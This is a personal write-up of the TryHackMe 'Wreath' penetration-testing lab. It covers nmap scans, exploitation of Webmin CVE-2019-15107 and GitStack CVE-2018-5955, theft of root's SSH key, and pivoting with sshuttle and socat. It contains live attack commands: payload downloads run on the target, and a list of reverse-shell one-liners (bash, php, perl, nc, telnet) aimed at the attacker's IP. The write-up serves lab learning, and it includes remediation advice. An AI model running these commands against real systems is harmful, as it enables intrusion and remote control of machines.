
Wreath Network - A Penetration Test and An Act of Learning - Try Hack Me

Cory Keller “Director Fusion”



2021-03-28

Wreath Network - Try Hack Me

MY IP - 10.50.99.27/24

Findings and Remediation

Scope Summary

1. “prod-serv” - CVE-2019-15107, unauthenticated remote code execution through publicly available exploit.
2. “git-serv” - CVE-2018-5955, Unauthorized user creation leading to unauthenticated remote code execution via PHP command shell.
3. “wreath-pc” - Web Application Filter bypass, leading to remote code execution via malicious php command shell inside exifdata of a image.

Remediation

1. CVE-2019.15107 - Update webmin server from version 1.89 to 1.973. There are no known public exploits available to this version and would require minor work to correct.
2. CVE-2018-5955 - Sanitize input of POST requests to the server that include the creation of user or password or upgrade to a patched version of GitStack. Staying current with software reduces the chance of exploit-ability of issues such as this.
3. Malicious PHP code embedded in exifdata - The reason the image with the malicious php code was able to be uploaded was because of a flaw in the web application filter. The explode function did not sanitize the 2nd file extension. The WAF code inherently allows for a second file extension because it only checks the first file extension after the period. If possible, loop a filtering function until no “.” characters exist and all extensions between the character “.” have been sanitized, and utilize a black list of file extensions that allow for code execution as opposed to a white list. Make the black list an array of extensions.

Network NMAP Scan

I Ran the first scan with the -sn flag set on nmap. This will slowly...yet some what reliably tell us how many hosts are up on the network.

```
1 > nmap -sn 10.200.98.0/24
```

```
1 Starting Nmap 7.91 ( https://nmap.org ) at 2021-03-25 19:38 MDT
2 Nmap scan report for 10.200.98.200
3 Host is up (0.19s latency).
```

Next, I will perform a service scan with the device. I want to see what version and services these machine is serving. Depending on the service(s). I will run a nmap nse script to enumerate the services even further or go to manual tools.

```
1 nmap -sC -sV -oN nmap/wreath.nmap -p- -T4 10.200.98.200,250
```

```

Nmap scan report for 10.200.98.200
Host is up (0.16s latency).
Not shown: 65530 filtered ports
PORT      STATE SERVICE      VERSION
22/tcp    open  ssh          OpenSSH 8.0 (protocol 2.0)
|_ ssh-hostkey:
|_   3072 9c:1b:d4:b4:05:4d:88:99:ce:09:1f:c1:15:6a:d4:7e (RSA)
|_   256 93:55:b4:d9:8b:70:ae:8e:95:0d:c2:b6:d2:03:89:a4 (ECDSA)
|_   256 f0:61:5a:55:34:9b:b7:b8:3a:46:ca:7d:9f:dc:fa:12 (ED25519)
80/tcp    open  http         Apache httpd 2.4.37 ((centos) OpenSSL/1.1.1c)
|_ http-server-header: Apache/2.4.37 (centos) OpenSSL/1.1.1c
|_ http-title: Did not follow redirect to https://thomaswreath.thm
443/tcp    open  ssl/http     Apache httpd 2.4.37 ((centos) OpenSSL/1.1.1c)
|_ http-methods:
|_   Potentially risky methods: TRACE
|_ http-server-header: Apache/2.4.37 (centos) OpenSSL/1.1.1c
|_ http-title: Thomas Wreath | Developer
|_ ssl-cert: Subject: commonName=thomaswreath.thm/organizationName=Thomas Wreath Developer
|_   iding Yorkshire/countryName=GB
|_   Not valid before: 2021-03-25T23:29:53
|_   Not valid after: 2022-03-25T23:29:53
|_   ssl-date: TLS randomness does not represent time
|_   tls-alpn:
|_     http/1.1
9090/tcp   closed zeus-admin
10000/tcp  open  http         MiniServ 1.890 (Webmin httpd)
|_ http-server-header: MiniServ/1.890
|_ http-title: Site doesn't have a title (text/html; Charset=iso-8859-1).

Nmap scan report for 10.200.98.250
Host is up (0.17s latency).
Not shown: 65533 closed ports
PORT      STATE SERVICE      VERSION
22/tcp    open  ssh          OpenSSH 7.6p1 Ubuntu 4ubuntu0.3 (Ubuntu Linux; protocol 2.0)
|_ ssh-hostkey:
|_   2048 57:20:62:d2:ba:36:93:54:15:3a:aa:0a:08:f1:a7:19 (RSA)
|_   256 90:5b:20:a9:0d:78:d2:7c:5e:50:25:e5:f3:d8:94:31 (ECDSA)
|_   256 7f:61:c9:bc:ef:8a:38:a1:10:21:bb:f5:e2:cc:4d:8e (ED25519)
1337/tcp  open  http         Node.js Express framework
|_ http-title: Error
Service Info: OS: Linux; CPE: cpe:/o:linux:linux_kernel

```

Figure 1: NMAP Service Scan

The next enumeration scan is the OS guesser and the http enumeration scan.

```

1 sudo nmap -oN nmap/Service-all.nmap -A --script=http-enum -p22
  ,80,443,9090,10000 10.200.98.200
2

```

```

3 80/tcp    open  http      Apache httpd 2.4.37 ((centos) OpenSSL/1.1.1c)
4 |_http-server-header: Apache/2.4.37 (centos) OpenSSL/1.1.1c
5 443/tcp   open  ssl/http   Apache httpd 2.4.37 ((centos) OpenSSL/1.1.1c)

```

```

PORT      STATE SERVICE      VERSION
22/tcp    open  ssh          OpenSSH 8.0 (protocol 2.0)
|_ssh-hostkey:
|   3072 9c:1b:d4:b4:05:4d:88:99:ce:09:1f:c1:15:6a:d4:7e (RSA)
|   256 93:55:b4:d9:8b:70:ae:8e:95:0d:c2:b6:d2:03:89:a4 (ECDSA)
|_  256 f0:61:5a:55:34:9b:b7:b8:3a:46:ca:7d:9f:dc:fa:12 (ED25519)
80/tcp    open  http         Apache httpd 2.4.37 ((centos) OpenSSL/1.1.1c)
|_http-server-header: Apache/2.4.37 (centos) OpenSSL/1.1.1c
|_http-title: Did not follow redirect to https://thomaswreath.thm
443/tcp   open  ssl/http     Apache httpd 2.4.37 ((centos) OpenSSL/1.1.1c)
|_http-methods:
|_  Potentially risky methods: TRACE
|_http-server-header: Apache/2.4.37 (centos) OpenSSL/1.1.1c
|_http-title: Thomas Wreath | Developer
|_ssl-cert: Subject: commonName=thomaswreath.thm/organizationName=Thomas
Wreath Development/stateOrProvinceName=East Riding Yorkshire/countryName=GB
|_Not valid before: 2021-03-25T23:29:53
|_Not valid after:  2022-03-25T23:29:53
|_ssl-date: TLS randomness does not represent time
|_tls-alpn:
|_  http/1.1
9090/tcp  closed zeus-admin
10000/tcp open  http         MiniServ 1.890 (Webmin httpd)
|_http-server-header: MiniServ/1.890
|_http-title: Site doesn't have a title (text/html; Charset=iso-8859-1).

```

Figure 2: NMAP Service Scan

The scan results look like we are dealing with a centos server.

The last nmap scan on the webserver(10.200.98.200). I performed a vuln scan via nmap. I got a lot of useful information

```

1 sudo nmap -oN nmap/Service-all.nmap -A --script=vuln -p22
,80,443,9090,10000 10.200.98.200

```

```
Host is up (0.29s latency).

PORT      STATE SERVICE VERSION
10000/tcp open  http    MiniServ 1.890 (Webmin httpd)
|_ http-csrf: Couldn't find any CSRF vulnerabilities.
|_ http-dombased-xss: Couldn't find any DOM based XSS.
|_ http-litespeed-sourcecode-download:
|_ Litespeed Web Server Source Code Disclosure (CVE-2010-2333)
|_ /index.php source code:
|_ <h1>Error - Document follows</h1>
|_ <p>This web server is running in SSL mode. Try the URL <a href='https://ip-
0.200.08.200.eu-west-1.compute.internal:10000/'>https://ip-10.200.08.200.eu.w
```

Figure 3: NMAP Service Scan

Performing some research **Thunder claps** BY THE POWER OF GOOGLE...

This server that is hosted on port 10000, “WebMin 1.890” is susceptible to unauthorized remote code execution. <https://medium.com/@foxsin34/webmin-1-890-exploit-unauthorized-rce-cve-2019-15107-23e4d5a9c3b4>

The github link:

https://raw.githubusercontent.com/foxsin34/WebMin-1.890-Exploit-unauthorized-RCE/master/webmin-1.890_exploit.py

```
1 Classroom's exploit:
2
3
4 https://github.com/MuirlandOracle/CVE-2019-15107
```

Followed the link to download the exploit file.

Lets try and break this exploit down...

The exploit defines a function named exploit that accepts arguments:

1. target
2. port
3. url
4. command

A header and a payload are defined. Then it takes those arguments into a curl command.

Super high level overview but it appears that this is not something that is impossible for mortal men like me.

Web Server

When trying to attempt to log into the webserver I could not connect because there is no DNS for serving this web application. I modified my “/etc/hosts” file to add the domain thomaswreath.thm. Now I can connect.

Task 5 Question 1

1. How many of the first 15K ports are open on the target?
|
2. What OS does NMAP think is running?
|
3. What site is the server trying to redirect you too?
|
4. Read through the page what is Thomas's phone number?
|
5. What server version does NMAP detect?
|
6. What is the CVE number for this exploit?
|

Webmin Exploit

When running the command i followed the persons blog. You can run some multi-worded command by placing quotes around it.

```
</p>
cory@kali ~/T/Wreath (main)> python3 webmin.py 10.200.98.200 10000 whoami

File System
-----
SAVV
-----

WebMin 1.890-expired-remote-root

<h1>Error - Perl execution failed</h1>
<p>Your password has expired, and a new one must be chosen.
root
</p>
cory@kali ~/T/Wreath (main)> python3 webmin.py 10.200.98.200 10000 ns
```

Figure 4: Root

```
</p>
cory@kali ~/T/Wreath (main)> python3 webmin.py 10.200.98.200 10000 "wget http://10.50.99.27:8080/shell.elf"

Network
-----
SAVV
-----

WebMin 1.890-expired-remote-root

<h1>Error - Perl execution failed</h1>
<p>Your password has expired, and a new one must be chosen.
</p>
```

Figure 5: Wget-Fail 1


```
inet6 fe80::ea47:11ff:a814:2412/64 scope link stable-privacy
valid_lft forever preferred_lft forever
cory@kali ~/T/Wreath (main)> python3 -m http.server 8000
Serving HTTP on 0.0.0.0 port 8000 (http://0.0.0.0:8000/) ...
█
e/cory/Try Hack Me/Wreath 238x11
Reverse HTTP Inline
```

Figure 6: Wget-Fail 2

Now I have a stable shell from the exploit creating a stable netcat reverse shell.

Time for dir enumeration.

Task 6 Questions

1. What is the root users password hash?
2. What is the full path to the file to maintain access.

I downloaded the root user's ssh key then changed the permissions to allow ssh to utilize the key.

```
1 chmod 600 id_rsa
```

Now I have a stable bash shell after running the following:

```
1 ssh -i id_rsa root@10.200.98.200
```

```
ssn: connect to host 10.50.99.27 port 22: Connection refused
cory@kali ~/T/Wreath (main) [255]> ssh -i id_rsa root@10.200.98.200
The authenticity of host '10.200.98.200 (10.200.98.200)' can't be established.
ECDSA key fingerprint is SHA256:THDwSEv1rb9SXkMf4HfQREF1FvH2GtKfaBzVLSsYnuM.
Are you sure you want to continue connecting (yes/no/[fingerprint])? yes
Warning: Permanently added '10.200.98.200' (ECDSA) to the list of known hosts.
[root@prod-serv ~]# whoami
root
[root@prod-serv ~]# pwd
/root
[root@prod-serv ~]# wget
-bash: wget: command not found
[root@prod-serv ~]# ls
anaconda-ks.cfg  chisel  chisel-Chekn8  nmap-chekn8  socat-chekn8
[root@prod-serv ~]#
```

Figure 7: ssh-root

```
curl: try 'curl --help' or 'curl --manual' for more information
[root@prod-serv ~]# curl http://10.50.99.27/rev.elf --output rev.elf
  % Total    % Received % Xferd  Average Speed   Time    Time     Time  Current
                                 Dload  Upload   Total   Spent    Left  Speed
100  250  100  250    0    0   664      0 --:--:-- --:--:-- --:--:--   663
[root@prod-serv ~]# ls
anaconda-ks.cfg  chisel  chisel-Chekn8  nmap-chekn8  rev.elf  socat-chekn8
[root@prod-serv ~]# chmod +x rev.elf
[root@prod-serv ~]# ./rev.elf
[ ]
```

Figure 8: Curl-download

I was able to download a msfvenom payload for a meterpreter shell. Finally I can do this as the lord intended...with a meterpreter shell.

```
meterpreter > getuid
Server username: root @ prod-serv (uid=0, gid=0, euid=0, egid=0)
meterpreter > sysinfo
Computer      : 10.200.98.200
OS           : CentOS 8.2.2004 (Linux 4.18.0-193.28.1.el8_2.x86_64)
Architecture : x64
BuildTuple   : x86_64-linux-musl
Meterpreter   : x64/linux
meterpreter >
```

Figure 9: Root-Meterpreter

But I am going to follow the class room environment.

Task 8 Question

3. How can you use living off the land to see which ip addresses are active and allow for ICMP echo requests on the "172.16.0.x/24 network using bash?

Night 1 Summary

We enumerated the webserver.

Identified a root level RCE with CVE-2019-15107.

Exploited it to created a reverse shell via netcat.

Pillaged the ssh id_rsa key from the “/root/.ssh” directory.

Used ssh bash connection to download a meterpreter payload and get an meterpreter shell in metas-ploit.

Pivoting and Proxychains

I setup my socks proxy server via metasploit’s socks proxy module and set it to port 88 and edited my proxy chains configuration file to have the following listed on the end of the proxychains4.conf file:

```
1 socks4 127.0.0.1 88
2 socks5 127.0.0.1 88
```

While enumerating the compromised machine I found a file called “zoki” in the /tmp directory, it looked like an interesting name and gave me 3 new IPs to look into.

1. 10.200.98.100
2. 10.200.98.150
3. 10.200.98.250

```

1 Nmap scan report for ip-10-200-98-100.eu-west-1.compute.internal
  (10.200.98.100)
2 Host is up (0.00021s latency).
3 MAC Address: 02:3A:F2:DB:E3:0D (Unknown)
4 Nmap scan report for ip-10-200-98-150.eu-west-1.compute.internal
  (10.200.98.150)
5 Host is up (-0.10s latency).
6 MAC Address: 02:C2:DD:8E:F1:A9 (Unknown)
7 Nmap scan report for ip-10-200-98-250.eu-west-1.compute.internal
  (10.200.98.250)
8 Host is up (0.00022s latency).
9 MAC Address: 02:9C:11:2F:82:17 (Unknown)
10 Nmap scan report for ip-10-200-98-200.eu-west-1.compute.internal
   (10.200.98.200)
11 Host is up.

```

10.200.98.250

NMAP SCAN

```

1 PORT      STATE SERVICE REASON  VERSION
2 22/tcp    open  ssh      syn-ack OpenSSH 7.6p1 Ubuntu 4ubuntu0.3 (Ubuntu
   Linux; protocol 2.0)
3 | ssh-hostkey:
4 |   2048 57:20:62:d2:ba:36:93:54:15:3a:aa:0a:08:f1:a7:19 (RSA)
5 | ssh-rsa
   AAAAB3NzaC1yc2EAAAADAQABAAQCyLp5ZEiaX0Va95IGCrYqB10w235dZ4bQGATlOvmsN2
   +wnvDmyRQA6vyFq7/pYX/vT2xkbWlnzb7/
   yOUi4Qp3W83vqUdSI8ibTtxKJ48x0faAQmH6asSFhgAvqMwgUM/7
   KcbMve2AhOYkkHMwJW+
   rncEN7SQo5RMAdIuaKqiy00Fph70fAzT5hZcypRMzXJ7xrTMIDfrxGtnLNfIBrgSeVwgb6BkQvoHJImU
   +4jkq9IgQQ2uYZC8wXKU6h0dxwEpIHH9+
   GgkRlt7HgA886Qd6yFRFgKAbY7YJ7arpKx0lTEG1sIUA0Hf+5
   Bv4zrkCiKZrVMMec6uUsedyz+QV0Z
6 |   256 90:5b:20:a9:0d:78:d2:7c:5e:50:25:e5:f3:d8:94:31 (ECDSA)
7 | ecdsa-sha2-nistp256
   AAAAE2VjZHNhLXNoYTItbmlzdHAyNTYAAAAIbmlzdHAyNTYAAABBBJw7SZFGSQ2KSLhlnSn8BPseyany
   +koGCGXrnKfcvHZXi3mqCYMkf7RuNFTrU7B70m0uHZJ213acNLpLYXQN8=
8 |   256 7f:61:c9:bc:ef:8a:38:a1:10:21:bb:f5:e2:cc:4d:8e (ED25519)
9 | _ssh-ed25519
   AAAAC3NzaC1lZDI1NTE5AAAAIGBzi3t2P5ZLzjCrtCkKowtxKKsuUwMo83lID45oRj8Y
10 1337/tcp  open  http      syn-ack Node.js Express framework
11 | http-methods:
12 | _ Supported Methods: GET HEAD POST OPTIONS

```

```
13 |_http-title: Error
14 Service Info: OS: Linux; CPE: cpe:/o:linux:linux_kernel
```

Nikto and Gobuster

No information enumerated.

NMAP on the compromised host

Used my metasploit sessions to upload the NMAP-Username to the compromised system.

```
1 Nmap scan report for ip-10-200-98-150.eu-west-1.compute.internal
  (10.200.98.150)
2 Host is up (0.00045s latency).
3 Not shown: 6147 filtered ports
4 PORT      STATE SERVICE
5 80/tcp    open  http
6 3389/tcp  open  ms-wbt-server
7 5985/tcp  open  wsman
8 MAC Address: 02:C2:DD:8E:F1:A9 (Unknown)
```

Now I did a complete service and vuln scan on the host and only those ports.

```
1 NO LUCK
```

This did not work as it is only the standalone binary.

trying a proxychains scan.

Connection refused. Adding a portfwd.

portfwd no dice.

I forgot to add my routes in my metasploit session to see the new devices.

I successfully scanned services and versions on 10.200.92.150

```
1 Nmap scan report for 10.200.98.150
2 Host is up (5.3s latency).
3
4 PORT      STATE SERVICE      VERSION
5 80/tcp    open  http        Apache/2.2.22 (Win32) mod_ssl/2.2.22
  OpenSSL/0.9.8u mod_wsgi/3.3 Python/2.7.2 PH
6 |_http-server-header: Apache/2.2.22 (Win32) mod_ssl/2.2.22 OpenSSL
  /0.9.8u mod_wsgi/3.3 Python/2.7.2 PHP/5.4.3
7 |_http-title: Page not found at /
8 3389/tcp  open  ms-wbt-server Microsoft Terminal Services
9 | ssl-cert: Subject: commonName=git-serv
```

```
10 | Not valid before: 2020-11-07T14:48:18
11 | _Not valid after: 2021-05-09T14:48:18
12 | _ssl-date: 2021-03-26T20:42:46+00:00; -13s from scanner time.
13 | 5985/tcp open  http          Microsoft HTTPAPI httpd 2.0 (SSDP/UPnP)
14 | _http-server-header: Microsoft-HTTPAPI/2.0
15 | _http-title: Not Found
16 | Service Info: OS: Windows; CPE: cpe:/o:microsoft:windows
```

The scan returned information about a git-serv, and the questions led to it. I was not able to foxy proxy to the webpage to try the log in so I left it to the automated tools.

Performed a searchsploit search for the terms “gitstack 2.3.10”. It returned the edb 43777.py.

I copied over to the current directory and renamed it “git-rce.py”

SSHUTTLE


Here is where I learned something so useful I wanted to stop doing what I was doing for a proxy(proxychains) and convert my proxy religion to sshuttle. It is essentially a poor mans VPN, their words not mine actually. What it does is to use the ssh cert that I pillaged from the webserver and create an ssh tunnel through the webserver “prod-serv” and give me access to the next internal machine as if I was on the same subnet.

So in order to get this to work I needed to:

```
1 1. Install "sshuttle".
2
3 2. Run a terminal as root "sudo su". This switches user to root.
4
5 3. Then run the following command:
6
7     sshuttle -r root@10.200.98.200 --ssh-cmd "ssh -i id_rsa"
8         10.200.98.0/24 -x 10.200.98.200
9
10 This command is broken down as follows:
11
12     1. sshuttle specifies the binary we are using.
13
14     2. -r root@ipaddress means we are connecting to a remote resource,
15         as the user root.
16
17     3. Since sshuttle does not utilize Openssh we need to have it run a
18         ssh command with the flag --ssh-cmd and then it is using the
19         secret key I pillaged from the webserver.
20
21     4. Then we see a subnet with a cidr notation. Remember this is
22         creating a VPN like connection through the webserver so we are
23         specifying we are essentially adding ourselves to the
```

```
18         10.200.98.0/24 network. It really is us just using the ssh
19         connection as a tunnel to the network.
20
21     5. The -x tells the binary to exclude the connection to the
22        webserver. If we do not we receive an error and the conneciton
23        breaks.
```

Here is what happens before the connection if I try to link to the webserver prior to using sshuttle.



```
curl/home/cory
curl/home/cory 117x55
Welcome to fish, the friendly interactive shell
Type 'help' for instructions on how to use fish
cory@kali ~-> curl 10.200.98.150 0 (1020.0 B)
  RX errors 0 dropped 0 overruns 0 frame 0
  TX packets 12 bytes 1020 (1020.0 B)
  TX errors 0 dropped 0 overruns 0 carrier 0 collisions 0

pentaprod-serv ~|8 |
#
fish/home/cory/Try Hack Me/Wreath 118x17
Welcome to fish, the friendly interactive shell
Type 'help' for instructions on how to use fish
cory@kali ~:~wreath (main)> |
fish/home/cory/Try Hack Me/Wreath 120x27
```

Figure 10: Curl-Fail

Here is what happens after using the connection. Proof it works.


```

fish /home/cory
fish /home/cory 117x55
Welcome to fish, the friendly interactive shell
Type 'help' for instructions on how to use fish
cory@kali ~-> curl 10.200.98.150
<!DOCTYPE html>
<html lang="en">
<head>
  <meta http-equiv="content-type" content="text/html; charset=utf-8">
  <title>Page not found at /</title>
  <meta name="robots" content="NONE,NOARCHIVE">
  <style type="text/css">
    html * { padding:0; margin:0; }
    body * { padding:10px 20px; }
    body * * { padding:0; }
    body { font:small sans-serif; background:#eee; }
    body>div { border-bottom:1px solid #ddd; }
    h1 { font-weight:normal; margin-bottom:.4em; }
    h1 span { font-size:60%; color:#666; font-weight:normal; }
    table { border:none; border-collapse: collapse; width:100%; }
    td, th { vertical-align:top; padding:2px 3px; }
    th { width:12em; text-align:right; color:#666; padding-right:.5em; }
    #info { background:#f6f6f6; }
    #info ol { margin: 0.5em 4em; }
    #info ol li { font-family: monospace; }
    #summary { background: #ffc; }
    #explanation { background:#eee; border-bottom: 0px none; }
  </style>
</head>
<body>
  <div id="summary">
    <h1>Page not found <span>(404)</span></h1>
    <table class="meta">
      <tr>
        <th>Request Method:</th>
        <td>GET</td>
      </tr>
      <tr>
        <th>Request URL:</th>
        <td>http://10.200.98.150/</td>
      </tr>
    </table>
  </div>
  <div id="info">
    <p>
      Using the URLconf defined in <code>app.urls</code>,
      Django tried these URL patterns, in this order:
    </p>
    <ol>
      <li>
        ^registration/login/$

```

Figure 11: Curl-Success

Exploitation of the Git Stack server 10.200.98.150

Now that we have a working tunnel to the interior of the network and a known working exploit it is time we try it out.

```
cory@kali ~/T/Wreath (main) [125]> python2 git-rce.py
[+] Get user list
[+] Found user twreath
[+] Web repository already enabled
[+] Get repositories list
[+] Found repository Website
[+] Add user to repository
[+] Disable access for anyone
[+] Create backdoor in PHP
Your GitStack credentials were not entered correctly. Please ask your GitStack administrator to give you a username/pa
ssword and give you access to this repository. <br />Note : You have to enter the credentials of a user which has at
least read access to your repository. Your GitStack administration panel username/password will not work.
[+] Execute command
"nt authority\system"
```

Figure 12: Exploit-Test

In the screen shot we can see that we have been able to connect to the machine and exploit it successfully. The end we see that the command was ran as the NT-Authority-System account. This is essentially root for Windows.

Now it is time to enumerate the machine and try to get a stabilized shell.

1. What is the hostname of the target?

|

2. What operating system is this?

|

3. What user is the server running as?

|

Establishing a Connection

I wanted to test whether or not the victim machine can reach back to me. I ran tcpdump to test for icmp traffic only. Then I ran the command on the git-rce exploit by changing the command portion to:

```
1 command = "ping -n 3 10.50.99.27"
```

I did not receive any icmp traffic to my machine. I tried shutting down the firewall to allow connections to the port I have on my machine. no dice.

```
1 firewall-cmd --zone=public --add-port 448/tcp
```

Reverse Shell

Now lets see if we can make a shell connection back to my attacker machine. I setup a netcat listener on port 448.

```
1 > nc -lnvp 448
```

SOCAT passthrough Shell

Now I am going to use socat to create a shell to pass the connection from “git-serv” to “prod-serv” then to my attacker machine.

This will be run on the compromised “prod-serv”.

```
1 ./socat tcp-l:448 tcp:10.50.99.27:448 &
```

```
[root@prod-serv ~]# ./socat tcp-l:448 tcp:10.50.99.27:448 &
[1] 3619
[root@prod-serv ~]# netstat -tulpn
Active Internet connections (only servers)
Proto Recv-Q Send-Q Local Address           Foreign Address         State       PID/Program name
tcp        0      0 0.0.0.0:5355            0.0.0.0:*               LISTEN      1406/systemd-resolv
tcp        0      0 0.0.0.0:10000           0.0.0.0:*               LISTEN      1808/perl
tcp        0      0 0.0.0.0:22              0.0.0.0:*               LISTEN      847/sshd
tcp        0      0 0.0.0.0:448             0.0.0.0:*               LISTEN      3619/./socat
tcp6       0      0 :::3306                 :::*                    LISTEN      1152/mysqld
tcp6       0      0 :::5355                 :::*                    LISTEN      1406/systemd-resolv
tcp6       0      0 :::80                   :::*                    LISTEN      1512/httpd
tcp6       0      0 :::22                   :::*                    LISTEN      847/sshd
tcp6       0      0 :::443                  :::*                    LISTEN      1512/httpd
udp        0      0 0.0.0.0:5355            0.0.0.0:*               *
udp        0      0 0.0.0.0:10000           0.0.0.0:*               *
udp        0      0 127.0.0.53:53           0.0.0.0:*               *
udp6       0      0 :::5355                 :::*                    *
[root@prod-serv ~]#
```

Figure 13: socat connection

Now that I established a talk back it is time to create the shell.

Then I went to “revshell.org” and put my information in to create a shell. This website makes various reverse shell one liners for people to use based off the ip and port provided.

```
bash -i >& /dev/tcp/10.50.99.27/448 0>&1
```

python Length 211

```
python -c 'import socket as a, subprocess as b, os as o; s=a.socket(a.AF_INET, a.S
```

python3 Length 227

```
python3 -c 'import socket, subprocess, os; s=socket.socket(socket.AF_INET, socket.
```

php Length 76

```
php -r '$sock=fsockopen("10.50.99.27",448);exec("/bin/sh -i <&3 >&3 2>&3");'
```

perl Length 220

```
perl -e 'use Socket;$i="10.50.99.27";$p=448;socket(S,PF_INET,SOCK_STREAM,getpr
```

perl Length 141

```
perl -MIO -e '$p=fork;exit,if($p);$c=new IO::Socket::INET(PeerAddr,"10.50.99.2
```

telnet Length 57

```
telnet 10.50.99.27 448 | /bin/sh | telnet 10.50.99.27 448
```

ruby Length 107

```
ruby -rsocket -e 'f=TCPSocket.open("10.50.99.27",448).to_i;exec sprintf("/bin/s
```

netcat Length 29

```
nc 10.50.99.27 448 -e /bin/sh
```

Windows

powershell Length 534

